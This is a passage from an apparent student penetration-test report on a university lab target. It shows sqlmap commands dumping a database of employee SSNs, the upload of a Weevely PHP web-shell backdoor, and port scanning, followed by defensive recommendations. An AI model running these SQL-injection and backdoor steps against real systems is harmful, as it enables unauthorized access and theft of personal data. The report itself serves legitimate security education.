


Figure 19 – sqlmap In Action

I proceeded by using `--dbs` to see what databases are on the remote server, and I found “**flag 3 is inside**” database. I used the command

`sqlmap --dbs -u http://172.16.112.4/movies.php?id=sharknado`




Figure 20 – View Databases

To view the content of that database, I used the command:

```
sqlmap -u http://172.16.112.4/movies.php?id=sharkonado -D "flag3_is_inside" --tables
```

```
[01:45:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL ≥ 5.5
[01:45:50] [INFO] fetching tables for database: 'flag3_is_inside'
[01:45:50] [WARNING] reflective value(s) found and filtering out
Database: flag3_is_inside
[1 table]
+-----+
| flag3_is_inside |
+-----+
```

Figure 21 – flag3_is_inside Database

I was able to view the content of this table with the command

```
sqlmap -u http://172.16.112.4/movies.php?id=sharkonado -D "flag3_is_inside" -T
"flag3_is_inside" --dump
```

I found the Social Security Numbers (SSN) of employees at Pictures, Inc. Very bad in terms of security of a company to let their employees' social security numbers unencrypted.

```
Database: flag3_is_inside
Table: flag3_is_inside
[4 entries]
```

id	ssn	name	title	salary
1	000-00-0001	Bob Dobbs	CEO	1
2	000-00-0002	C. Montgomery Burns	Contractor	100000
3	111-22-9876	Brad Pitiful	Actor	9000000
4	220-00-1234	Alan Smithee	Director	25000

Figure 22 – Flag 3 Content

That is how I found **FLAG 3**. The “movies” database contained the following tables:

```
sqlmap -u http://172.16.112.4/movies.php?id=movies -D "movies" --tables
```

```
[01:57:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.5
[01:57:25] [INFO] fetching tables for database: 'movies'
[01:57:25] [WARNING] reflective value(s) found and filtering out
Database: movies
[2 tables]
+-----+
| flag3 |
| movies |
+-----+
```

Figure 23 – FLAG 3


3.4 FLAG 4

Pictures, Inc.'s website has an upload section (figure 1). This means that anyone can upload data to the company's website, even malicious actors. There is also the possibility that the website doesn't perform any filtering or sanity check, and accepts any kind of input.

I used a Security tool called Weeveily. It is a Cybersecurity tool for remote server administration and penetration testing. In a terminal, I generated a file name called *"kevtest.php"* with:

Weeveily generate mypass kevtest.php

Where kevtest.php is the generated file and mypass is the password. It generates a script with a lot of obfuscation. I used this to get access to the web server.




```
(kevinmukam@kali)-[~/Desktop]
$ weeveily generate mypass kevtest.php
Generated 'kevtest.php' with password 'mypass' of 744 byte size.
```

Figure 24 – File Generation in Weeveily

I accessed the web shell through that backdoor with the command

weeveily http://172.16.112.4/uploads/kevtest.php mypass



```
(kevinmukam@kali)-[~/Desktop]
$ weeveily http://172.16.112.4/uploads/kevtest.php mypass

[+] weeveily 4.0.1


[+] Target:      172.16.112.4
[+] Session:     /home/kevinmukam/.weeveily/sessions/172.16.112.4/kevtest_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
```

Figure 25 – Access to the Web Server

Once I got access to the webshell, I could view everything inside and use my usual commands such as *"cd .."* and *"ls"* to view the content of folders.

I navigated to the parent folder of the uploads folder, and I found **FLAG 4**.



```
www-data@final:/var/www/html $ ls
careers.php
flag4.php
index.php
movies
movies.php
site.tar
upload.php
uploads
www-data@final:/var/www/html $
```

Figure 26 – FLAG 4

3.5 FLAG 5

This was the easiest flag to find. From the company's home page (figure 1), I went to the careers page one of the requirements was flag 5. It showed that it is important to read everything on the screen, and not overlook pages that might seem less important.

That is how I found **FLAG 5**.

IT Manager

Requirements:

- Internet skills
- Nunchuck skills
- Windows XP/7/8/10 skills
- Linux skills
- F5 load balancer skills
- **flag5: skills in reading between the lines**
- Firewall skills
- Python scripting skills
- Port scanning skills

Send your resumes to our CEO, Bob Dobbs: enpm685@gmail.com

Figure 27 – FLAG 5

3.6 FLAG 6

After my initial Nmap scan on both computers, I decided to run another Nmap scan with service versioning on the open ports. I performed one scan on port 59188 of the web server using the command:

`sudo nmap -sV 172.16.112.4 -p 59188`

```
(kevinmukam@kali)-[~]
└─$ sudo nmap -sV 172.16.112.4 -p 59188
[sudo] password for kevinmukam:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 18:36 EDT
Nmap scan report for 172.16.112.4
Host is up (0.00078s latency).


PORT      STATE SERVICE VERSION
59188/tcp  open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
_ SF-Port59188-TCP:V=7.91I=7%D=5/6%Time=60946F79P=x86_64-pc-linux-gnu%(NU
SF:LL,35,"Welcome\.\x20Enter\x20\"ENPM685\""\x20and\x20hit\x20enter\x20to\x
SF:20see\x20flag6\".\n")%(GenericLines,35,"Welcome\.\x20Enter\x20\"ENPM685
SF:\\"x20and\x20hit\x20enter\x20to\x20see\x20flag6\".\n")%(GetRequest,6E,"
SF:Welcome\.\x20Enter\x20\"ENPM685\""\x20and\x20hit\x20enter\x20to\x20see\x
SF:20flag6\".\nAh\x20ah\x20ah,\x20you\x20didn't\x20say\x20the\x20magic\x20w
SF:ord\".\x20(Say\x20'ENPM685'\".\n")%(HTTPOptions,6E,"Welcome\.\x20Enter\
SF:x20\"ENPM685\""\x20and\x20hit\x20enter\x20to\x20see\x20flag6\".\nAh\x20ah
SF:\x20ah,\x20you\x20didn't\x20say\x20the\x20magic\x20word\".\x20(Say\x20'
SF:ENPM685\".\n")%(RTSPRequest,6E,"Welcome\.\x20Enter\x20\"ENPM685\""\x20a
```

Figure 28 – Service Versioning Scan

Service versioning provides more detailed information on a service running behind a port. It helps ID a service running on a non-standard port and it can build a list of vulnerabilities. With the result of this -sV scan, I knew I was on the right track to find the last flag.

With this information, I performed a Telnet on that port. Telnet is a protocol that allows users to connect to remote hosts over a TCP/IP network.

That is how I found **FLAG 6**.



```
(kevinmukam@kali)-[~]  
$ telnet 172.16.112.4 59188  
Trying 172.16.112.4 ...  
Connected to 172.16.112.4.  
Escape character is '^]'.  
Welcome. Enter "ENPM685" and hit enter to see flag6.  
ENPM685  
flag6: you never know what you'll find when you portscan.
```

Figure 29 – FLAG 6

4. Recommendations

This section provides recommendations to the CEO of the company Pictures, Inc. on ways to fix the vulnerabilities discovered and maintain a better security posture. There were 6 flags discovered and there are 6 solutions proposed to fix those vulnerabilities.

4.1 Flag 1 Recommendations

Flag 1 was found as a result of an MS017-010 vulnerability and a social engineering attack.

To fix the MS017-010 vulnerability, there are available patches released by Microsoft for various Windows systems. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8. For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices

To prevent Social Engineering attacks, the CEO should follow training sessions. Although the file found was encrypted, the CEO revealed too easily the password of the file. Training and awareness lessons should be done for every future employee of the company, and they should happen at least once every quarter. The following rules should be followed by the employees of Pictures, Inc.

- Don't click on links with emails from unknown sources
- Don't open attachments from unknown sources
- Don't send your password to anyone, regardless of the situation
- Limit information you post online
- Keep your computer(s) up to date with current patches
- Keep antivirus software up to date

4.2 Flag 2 Recommendations

Flag 2 was found as a result of the MS017-010 vulnerability and from password cracking. To prevent this from happening in the future, follow the patching solution provided in section 4.1.

To keep the system strong against password cracking, Pictures, Inc. should implement password complexity. Passwords should have the following characteristics:

- Minimum one lowercase letter, uppercase letter, one number and one special character
- At least 8 letters long
- Users should change passwords every 6 months

- Users cannot reuse a password
- Users must change default passwords during initial log in

Moreover, Pictures, Inc. should implement password salting. Salting is the addition of a unique, random string of characters known only to the site to each password before it is hashed. This is used to safeguard passwords in storage.

4.3 Flag 3 Recommendations

Flag 3 was found as a result of a SQL vulnerability, which allows an attacker to interfere with queries that an application makes to its database. It allows attackers to view data that they should not be able to retrieve.

To fix this, Pictures, Inc. can use SQLi detection tools. SQLMap and jSQL are strong tools to identify potential vulnerabilities. Moreover, Pictures, Inc. should validate user inputs, sanitize data by limiting special characters, actively manage patches and updates. Pictures, Inc. should also use a web application firewall (WAF) to keep attackers away.

The files that were found were in plaintext, and those files are too sensitive. They contain names, social security numbers and salaries. These files should be encrypted at all times. Pictures, Inc. should encrypt files at rest and in transit. Without appropriate encryption policies, sensitive information is in plain sight for intruders.

Pictures, Inc. should not display more than necessary in error messages. (figure 18). Display minimal information so as not to give attackers ways in which to breach the network.

4.4 Flag 4 Recommendations

Flag 4 was also found as a result of an absence of file sanity checks. Pictures, Inc. should have web application firewalls (WAF) to filter out malicious data. WAFs will help defend the web application against cross-site scripting (XSS) attacks, file inclusion and SQL injection. WAFs are also useful in preventing fraud and data theft.

WAFs can also be valuable from a compliance perspective. They can demonstrate necessary compliance with regulatory standards like PCI or GDPR. With cyberattacks becoming more complex, Pictures, Inc. should put itself in the best defensive position and be ready for potential attacks against the company.

4.5 Flag 5 Recommendations

The company should limit the amount of information posted online.

4.6 Flag 6 Recommendations

The company should close every port unless it is absolutely necessary that the port is open.

Additionally, Pictures, Inc. can use Next-Gen firewalls to make the system more secure. Denying every connection attempt to port 59188 is also a solution.

Appendix A: Table of Ports

Table 1 – Ports

Port Number	Name
22	SSH
23	Telnet
80	HTTP
135	Microsoft RPC
139	NetBIOS
443	HTTPS
445	Microsoft DS
554	RTSP

Appendix B: Acronyms & Glossary

Table 2 - Acronyms

Acronym	Literal Translation
ARP	Address Resolution Protocol
IP	Internet Protocol
Nmap	Network Mapper
OS	Operating System
OSINT	Open Source Intelligence
SQL	Structured Query Language
TCP	Transmission Control Protocol
URL	Uniform Resource Locator
VM	Virtual Machine
WAF	Web Application Firewall

Table 3 - Glossary

Term	Definition
Brute-force	A cryptographic attack that relies on guessing possible combinations of a targeted password until the correct password is discovered.
Dictionary Attack	A cryptographic attack for defeating an authentication mechanism by trying to determine the password using words in a dictionary or previously used passwords.
Decrypt	Transforming data that has been unreadable through encryption back to its unencrypted form.
Dumpster Diving	Way for attackers to gain information by going through the trashcans of organizations.
Encrypt	The process of taking plaintext and scrambling it into an unreadable format called ciphertext.
Exploitation	Taking advantage of a vulnerability and causing unintended behavior to gain unauthorized access to sensitive data.
Payload	The component of an attack which causes harm to the victim.
Persistence	Techniques that attackers use to keep access to systems after restarts, changed credentials or other interruptions that could remove their access.
Phishing	A type of social engineering attack used to steal sensitive data.
Reconnaissance	Collecting information and knowing more about the target in a penetration testing process.
Vulnerability	A weakness which can be exploited by a malicious actor.

Appendix C: Referenced Documents

Table 4 - Referenced Documents

Document Name	Document Location and/or URL
What is a Brute Force Attack?	https://www.forcepoint.com/cyber-edu/brute-force-attack
Slip a Backdoor into PHP Websites with Weevely	https://null-byte.wonderhowto.com/how-to/slip-backdoor-into-php-websites-with-weevely-0175211/
Reconnaissance – The Eye of Cybersecurity	https://www.sisainfosec.com/blogs/reconnaissance-the-eagles-eye-of-cyber-security/
How to stop Telnet Attacks	https://www.toolbox.com/tech/operating-systems/question/how-to-stop-telnet-attack-010306/
How to find SQL Injection Attack Vulnerabilities	https://geekflare.com/find-sql-injection/
Red Team Pentesting	https://www.redteam-pentesting.de/en/pentest/exploitation/-penetration-test-exploitation-verification-of-security-weaknesses
How to Crack a Password	https://www.guru99.com/how-to-crack-password-of-an-application.html
Class Exercises	ENPM685 (University of Maryland, College Park)

Appendix D: Security Tools Used

Table 5 – Security Tools for Information Security

Security Tool	Use
John The Ripper	Password cracking tool
Metasploit	Gaining access to the CEO's remote computer
Nessus	Vulnerability assessment tool
Netdiscover	Obtaining the IP addresses of the computers
Nmap	Finding the open ports
Social Engineering	For phishing attempts on the CEO
Sqlmap	To view the files in the company's databases
Telnet	To access the remote computers
VeraCrypt	Encrypt/Decrypt files
Weevely	Slip a backdoor into PHP websites
Wireshark	Capture packets and perform reconnaissance